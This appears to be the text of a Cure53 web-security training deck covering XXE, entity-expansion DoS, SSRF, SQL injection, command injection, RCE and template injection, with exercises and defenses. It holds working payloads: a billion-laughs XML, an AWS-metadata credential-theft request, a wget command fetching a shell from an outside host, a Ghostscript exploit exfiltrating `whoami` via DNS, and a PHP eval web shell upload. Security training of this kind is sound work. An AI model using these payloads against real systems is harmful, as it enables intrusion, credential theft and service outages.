  - `>` and `<` are **built-in entities**, they don’t have to be declared
  - Declaring entities can be done in the **doctype section**
  - Undeclared non built-in entities usually yield an invalid document

Simple XML file

```
<?xml version="1.0" encoding="UTF-8"?>
<note>
  <to>You</to>
  <from>Students</from>
  <heading>You all failed</heading>
  <body>You all have to repeat the exams!</body>
</note>
```

XML file with entities

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE product [
  <!ELEMENT product (name, manufacturer)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT manufacturer (#PCDATA)>
  <!ENTITY CompanyName "Liquid Technologies">
]>
<product>
  <name>Hello &amp; Goodbye</name>
  <manufacturer>&CompanyName;</manufacturer>
</product>
```

XML Entity Types

- There are multiple types of XML Entities
  - Built-in entities, such as `<`, `>`, `&` etc.
  - **Internal, parsed** entities, such as `<!ENTITY name "value">`
  - **External, parsed** entities
    - `<!ENTITY name SYSTEM "http://some/url"> … <x>&name;</x>`
    - `<!ENTITY name PUBLIC "-//W3C//TEXT copyright//EN"`
    - `"http://some/url"> … <x>&name;</x>`
  - **External, unparsed** entities
    - `<!ENTITY logo SYSTEM "http://some/url/test.gif" NDATA gif>`
      `<!NOTATION gif PUBLIC "gif viewer"> … <img src="logo"/>`
- We can also use entities within entities, just nest them
- And there is internal and external parsed **parameter** entities

```
<!DOCTYPE student [
  <!ENTITY % student SYSTEM "http://some/url">
  %student;
]>
```

Check this out

- This amazing resource has it all
  - https://is.gd/2gfTgg
- And here, in a security context
  - https://is.gd/4mAmJD

XXE Attacks

- So, we have seen that in external entities, we can use URLs
- And if the stuff is parsed, the XML interpreter will try to fetch the content and work with it
- So we might be able to fetch the following
  - Arbitrary content from HTTP URLs
  - Arbitrary content from file:/// URIs
  - Arbitrary content from any supported handler
- We need to know what interpreter is being used and what is supported
- Then we might get Local File Disclosure, SSRF, RCE, XSS
  - ...whatever makes sense given the application
- **This is actually a very common attack in real life**

XXE Use Cases

- Web application supports uploading DOCX or XLSX files.
- This is attack surface for XXE and not hard to test for
  - Create a harmless DOCX file
  - Open it with a ZIP viewer
  - Go to `/word/document.xml` and open it in editor
  - Paste in a doctype and an external entity of your choice
  - Save the file, update the “ZIP”
  - Upload the document and see what happens
- Didn’t work? Try again refining the payload, maybe use parameter entities, google for more tricks
- Almost the same for XSLX files: https://is.gd/PiGVW3
- Examples can be found all over the web: https://is.gd/B5jLck

XML Entity Expansion

- Sometimes XXE just doesn’t want to work
  - Usually because the XML interpreter was configured for better security
  - For instance, entities are supported, which is usually the case, but no resources fetched
  - Or there is a protocol allow-list or alike
- Then we can try XEE, and DoS the server
  - Also known as the “billion laughs attack”

XEE Example


```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Questions

1)What is XML and why does it exist?


2)What is an external parsed entity?

3)What can we accomplish with XXE or XEE attacks?



Hands-On Time!

- **XXE Examples**, let's try to disclose sensitive info, cause SSRF and beyond
  - https://is.gd/cevH94
  - https://is.gd/Stmu1C
  - https://is.gd/j32qBK
  - 15 minutes time for each exercise



cure53

Act Four

SSRF Attacks

Server-Side Request Forgery

- Not to be confused with **Same-Site** Request Forgery
  - Here, we trick a browser or plugin to send requests that shouldn't be sent
  - i.e. by using HTTP Leaks, a PDF that sends requests or alike. Useful to bypass CSRF protection
- What we will be talking about is the Server
  - How to trick the server to send requests to other servers
  - How to trick the server to send requests to itself
- Why the whole thing?
  - The other servers might not be on the public Internet
  - The other servers might trust this server only, allow-listed IPs or alike
  - The server trusts itself

Blind & Non-Blind SSRF

- Non-Blind SSRF
  - We can see that the request we try to provoke gets sent
  - We might even be able to see the results that come back
  - This is the best case for the attacker
- Blind SSRF
  - We cannot be sure if the request gets sent
  - We cannot see the response
  - We need side-channels to find out
  - We might have to resort to brute-force attacks

- **SSRF & XXE**
  - This combination often enables a non-blind SSRF
  - Create an entity, read some response, show it in the displayed Word document
  - Often also possible with PDFs that are processed on the server

How to SSRF?

- Several stars need to be aligned right to carry out SSRF attacks
  - We need to be able to trigger the server to issue requests
  - We need to be able to influence the request URL, at least partly. The more the better
  - We need a way to learn if the requests were sent
  - We ideally need a way to prove any consequences
  - All this is **highly** application-dependent, no standard recipe
- The impact of our attack can vary significantly
  - From `severity: info` to highly critical, complete takeover

SSRF Example 1/2

- Stealing AWS Metadata
- Normal request looked like that


```
POST /v2/folder/add/file HTTP/1.1
Host: api.someclient.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 216
Authorization: Bearer [...]
```

- `Source=Dropbox&DocumentPath=doucment.pdf&DocumentUrl=/uploads/user/blafasel/&MimeType=&ParentGuid=52a9d053f5554060a5d44a97505eee88&SourceTokens=&Size=`


SSRF Example 2/2

- Stealing AWS Metadata
- **Modified evil request** looked like that

```
POST /v2/folder/add/file HTTP/1.1
Host: api.someclient.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 216
Authorization: Bearer [...]

Source=Dropbox&DocumentPath=aws.dat&DocumentUrl=http://
0xA9FEA9FE/latest/meta-data/identity-credentials/ec2/security-
credentials/ec2-
instance&MimeType=&ParentGuid=52a9d053f5554060a5d44a97505eee88&So
urceTokens=&Size=
```

Hands-On Time!

- **SSRF Examples**, let's try to cause damage on the internal network
  - https://is.gd/3Rp1YB
  - https://is.gd/kqcF67
  - 15 minutes time for each exercise



cure53

Preventing SSRF


- This is a hard task and usually requires context
  - Something is buggy because it sends requests
  - And we can control where
  - We cannot just recommend “stop sending requests”
  - We need to recommend “stop sending risky requests”
- How is this usually being done?
  - Block-listing, that’s right. And this is usually getting bypassed.
  - Protecting the crown jewels, IMDSv2 comes to mind, https://is.gd/fgvvD3
- Remember the slides about URLs?
- OWASP tells us the following: https://is.gd/joIOR4

Questions

1)What is this and why did we use it: `0xA9FEA9FE`?

2)What other interesting venues for SSRF come to mind?

3)How to best protect against SSRF?



Act Five

SQL & NoSQL

An ancient Topic

- As mentioned earlier, SQL Injection has been around for a long time
- Still gets spotted in the wild a lot
  - Mainly on older websites
  - Further on “self-written” websites (no frameworks)
  - Further in areas with complicated queries (framework cannot handle)
- The basic principle behind SQL Injection is very very trivial
  - First: User input arrives in a database query
  - Second: There, it is not handled securely
- Now what does that mean?

Very simple Example

```
$id = $_GET("id");
$sql = "SELECT * FROM users WHERE id = " . $id;
```

Concatenation, the root of all evil in web security.

That’s it

- The whole thing is extremely simple, source and sink.
  - User controlled data is used by a SQL query
  - The application does not handle the user data properly.
- It’s also very simple to fix
  - Just handle the user data properly.
  - Maybe escape it?
  - Maybe let the framework handle it?
  - Maybe use prepared statements?

Very simple Defense

```
// Nooooo
$stmt = $conn->prepare(
    "SELECT * FROM products WHERE name = '" . $_GET["name"] . "'"
);
$stmt->execute();


// Yes
$stmt = $conn->prepare(
    "SELECT * FROM products WHERE name = ?"
);
$params = array($_GET["name"]);
$stmt->execute($params);
```

No more concatenation, the framework, here PDO, now handles this.

How to find SQL Injection


- **Scenario A**: You have the code at hands.
  - That's easy then. Just look for all queries that contain user input.
  - A regular expression might be helpful here.
  - Static analysis tools also do a decent job here.
- **Scenario B**: You don't have any code at hands.
  - Still easy, try to mess with parameters that might end up in a database query
  - Try to provoke errors by using quotes
    - `/vulnerable.php?userid=123"'`--`
  - Try to use basic algebra and compare results
    - `/vulnerable.php?userid=4`
    - `/vulnerable.php?userid=5-1`

Learn about the database

- After you have confirmed that you have SQL injection, you usually want to exploit it
- For that you need to learn about the following
  - What database are you injecting into, MSSQL? MySQL or MariaDB? Oracle? PostgreSQL? Maybe some weird dialect like HQL, CQL, etc.?
  - Where is the sexy stuff you want to **exfiltrate**?
  - How does the query look you injected into, can you bend it around to get the sexy stuff?
  - Or can you just terminate it and start a new one?
- This is usually done manually. Or by using SQLMap
  - http://sqlmap.org/

Hands-On Time!

- **SQL Injection Exercise**, reading database information with a basic vulnerability
  - https://is.gd/UNXiof
  - 10 minutes time for this exercise




cure53

2nd Order Injections

- Also consider second order injections
  - Those are injections that don't make direct use of user input
- Thinks about the following scenario
  - A user can set their username during sign-up
  - They set the name to `blafasel'or1=1--`
  - This goes into an `INSERT` query, all fine, gets stored in DB
  - User signs out, logs back in again
  - Login code reads username, then uses that info in a `SELECT`
  - Application trusts itself, **doesn't escape** username in `SELECT`
  - Voila, 2nd order injection

Hands-On Time!

- **SQL Injection Exercise**, abusing two basic vulnerabilities
  - https://is.gd/PVGByQ
  - https://is.gd/777Krs
  - 15 minutes time for each exercise




cure53

Blind & Non-Blind. Again.

- Just as with SSRF, SQL Injections can be blind and non-blind
- Non-blind ones are usually very easy to spot
  - They announce themselves with error messages
  - Requesting `?userid=5-1` yields the same result as the query for `?userid=4`
  - You see the consequences of the attack right away
- Blind SQL Injections are not uncommon though
  - You don't get any visible feedback, the output of the web application doesn't change
  - You need a side-channel to determine whether the is a bug
  - You also need a side channel to exfiltrate data, which often takes time
- **Timing is key, and sometimes a request bin**
  - MySQL for example offers a `SLEEP()` function https://is.gd/VKWCfF
  - And this tool might help with collecting requests https://requestbin.com/
- **It depends on what the DBMS can actually do, reconnaissance is key!**

Hands-On Time!

- **SQL Injection Exercise 2**, let's see what we can do with two "easy" blind SQLIs
  - https://is.gd/zoFYxL
  - https://is.gd/hsccBl
  - 15 minutes time for each exercise




cure53

Questions

1)Why is SQL Injection still around?

2)What is the difference between blind and non-blind SQL Injection?

3)How to find SQL Injection bugs in a larger codebase?



Act Six


CLI, RCE & Expressions

Huge Topic

- We are essentially taking about ways to achieve some form of code execution on the server
  - This can be done in limitless ways, some expected, some not
  - Any layer of the burger, remember, can be a part of it
  - The consequences can vary, RCE isn’t always bad, think sandboxing, etc.
- Let’s have a look at two very simple examples at first
  - One classic CLI via GET in a PHP script
  - One classic RCE that is actually not an RCE
  - One classic RCE that should be more of an RCE

Straight-forward CLI 1/3

- One of our clients many years ago was offering service in the domain business
- On their website, lots of tools were offered
  - Online WHOIS service
  - Online nslookup service
  - Various other network tools
- It was clear that Command Line Injection is definitely a thing to check for
  - The broader context of the scope clearly indicated that



Straight-forward CLI 2/3

```
// variablen initialisieren
$domain=urldecode(trim(strtolower($_GET['domain'])));
$aktion=trim(strtolower($_GET['aktion']));
$url=addslashes(urldecode(trim($_GET['url'])));


if(eregi("^(http|https):\/\/",$url) == false && $url<>"") $url =
"http://".$url;


// log
$log_str=date("Y-m-d H:i:s").";".$REMOTE_ADDR.";".$domain.";".
$aktion.";".$url;
shell_exec("echo '".$log_str."' >>
/home/xxxxxxx/public_html/robot/logs/dxx_redirect.log");
```

Straight-forward CLI 3/3

```
// variablen initialisieren
$domain=urldecode(trim(strtolower($_GET['domain'])));
$aktion=trim(strtolower($_GET['aktion']));
$url=addslashes(urldecode(trim($_GET['url'])));


if(eregi("^(http|https):\/\/",$url) == false && $url<>"") $url =
"http://".$url;


// log
$log_str=date("Y-m-d H:i:s").";".$REMOTE_ADDR.";".$domain.";".
$aktion.";".$url;
shell_exec("echo '".$log_str."' >>
/home/xxxxxxx/public_html/robot/logs/dxx_redirect.log");
```

CLI Attack Vector


- The attack vector is notably easy to craft
  - `?url=http://bla&aktion=%27;%20wget%20--output-document=test.php%20http://cure53.de/attacks/02.txt;%23`
- We basically need to break a string using %27, the single-quote
- Then we inject our commands
  - One that fetches a file from our box which contains a shell
  - There is certainly more elegant ways, we weren't trying to be sneaky
- And clean up with a comment

CLI Mitigation

- As can be seen, they wrote scripts rather carelessly
- Or had a strange underlying trust model
- The fix was as straight-forward as the attack
  - They just need to escape user input for shell commands
  - There is native functions for that in almost all languages and frameworks
- So, it boils down to a very classic issue. Easy to spot, easy to fix, yet highly critical in impact.
  - This holds for the majority of CLI we spotted in the past.
  - Break out, inject, clean up, done.

Hands-On Time!

- **Command Line Injections**, see how far you can get with owning that box
  - https://is.gd/16MYpL
  - https://is.gd/ttznOJ
  - 15 minutes time for each exercise



cure53

Straight-forward RCE 1/3

- Another client offered a platform for customers where they could upload PDFs
- The feature was then using ImageMagick to convert the uploaded PDF into JPEG
  - You can likely already see where this is going
  - The deployed ImageMagick version was outdated
- The trick here was just to upload a malicious “PDF”
  - The “PDF” only contained PostScript code

Straight-forward RCE 2/3

```
%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%ping -c 1
`whoami`.dnsdigger.foo.bar) currentdevice putdeviceprops
%[Padding to reach minimum file size]
```

Straight-forward RCE 3/3

```
%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%ping -c 1
`whoami`.dnsdigger.foo.bar) currentdevice putdeviceprops
%[Padding to reach minimum file size]
```

Wait a second!

- **That’s just another CLI!**
  - Only that the payload is hidden in an uploaded file
  - Any actual RCE please?

Actual RCE 1/2


- Again, a client offered a feature for customers where they could upload files
- It is now clear if the client was aware of that as the feature was part of some jQuery plugin (!)
  - We found it to be active and ready for uploads
  - But not configured at all, it just accepted incoming files
- The trick here was find the right files in the webroot
  - Other than that, nothing else was needed
  - Just a classic upload of a PHP file right into the webroot

Actual RCE 2/2

```
POST /externals/blueimp-jQuery-File-Upload-a1b2c3/php/index.php HTTP/1.1
Host: www.blafasel.com
[...]
Content-Type: multipart/form-data;
  boundary=---------------------------17401973128532
Content-Length: 197

-----------------------------17401973128532
Content-Disposition: form-data; name="files[]"; filename="gief.php"
Content-Type: application/octet-stream

<?php eval($_REQUEST['x']); ?>
-----------------------------17401973128532--
```

Questions

1) What is the difference between RCE and CLI if any?
2) In which scenarios might an RCE be expected and even safe?
3) How to best protect against RCE & CLI?



So many ways

- There is unlimited ways to achieve RCE
  - Upload of risky file formats
  - User input going into eval-sinks or alike
  - User input going into risky CLI-sinks
  - Software fetching content from risky sources
  - 3rd party libraries shipping risky features
  - 3rd party software & libraries not up-to-date
  - Features being more powerful than assumed
  - Several more, like insecure deserialization, some SQLi, etc. etc.
- **And of course expression injections**

RCE via expressions

- Known as expression injection, server-side template injection or alike
- Again with good research from James Kettle
  - https://is.gd/AoRwHZ
- The idea is to inject expressions that will be parsed by the templating engine
  - This also works really well for XSS, we will check that later on
  - Needless to say, RCE is usually more sexy than XSS but the idea is the same for both attack surfaces
- First of all, template engines need logic
  - Even if they're sometimes called "logic-less templates"
  - And this logic can be described by expressions

Expression examples

- Safe handling
  - `$output = $twig->render("Dear {first_name},", array("first_name" => $user.first_name) );`
- Unsafe handling
  - `$output = $twig->render($_GET['custom_email'], array("first_name" => $user.first_name) );`

Dynamic Templates

- A template should be static and logic-less
- But sometimes, features hint towards taking another path
  - A developer might decide to create a dynamic template
  - Basically a template with user controlled content or structure
- This is a problem and actually a big one
  - **Let's hear a googly story about this**

cure53

How to find?

- There is no general recipe that is “one size fits all”
  - First we need to learn or guess what template system might run on the server
  - Note that there is many notations, `{{}}`, `<# >`, `<% %>`. `{php} {/php}`, `${ }`, etc.
  - Then we should, **just as with SQLI**, math become our helper
- Try to use basic algebra
  - `?parameter={{999-333}}`
  - `?parameter={{7*7}}`
  - `?parameter={{111%2B222}}`
- If you see a calculated result, you have a first foothold
  - Note that it still might be a client side framework calculating things for you
  - Like for example AngularJS, more on that later
- Try to find out where you are and then take it from there
  - `?parameter={{this}}`
  - `?parameter={{this%2B''}`

And now what?

- Hard to say :D
  - Time to do research
  - Find out what it is
  - Find out what it can do
  - See if you can escalate
- Good luck :D
  - Check out tplmap, maybe
    - https://github.com/epinna/tplmap

Chapter Two: Done

- Thanks a lot!
- Soon, more.
- Any questions? Ping me.
  - mario@cure53.de

cure53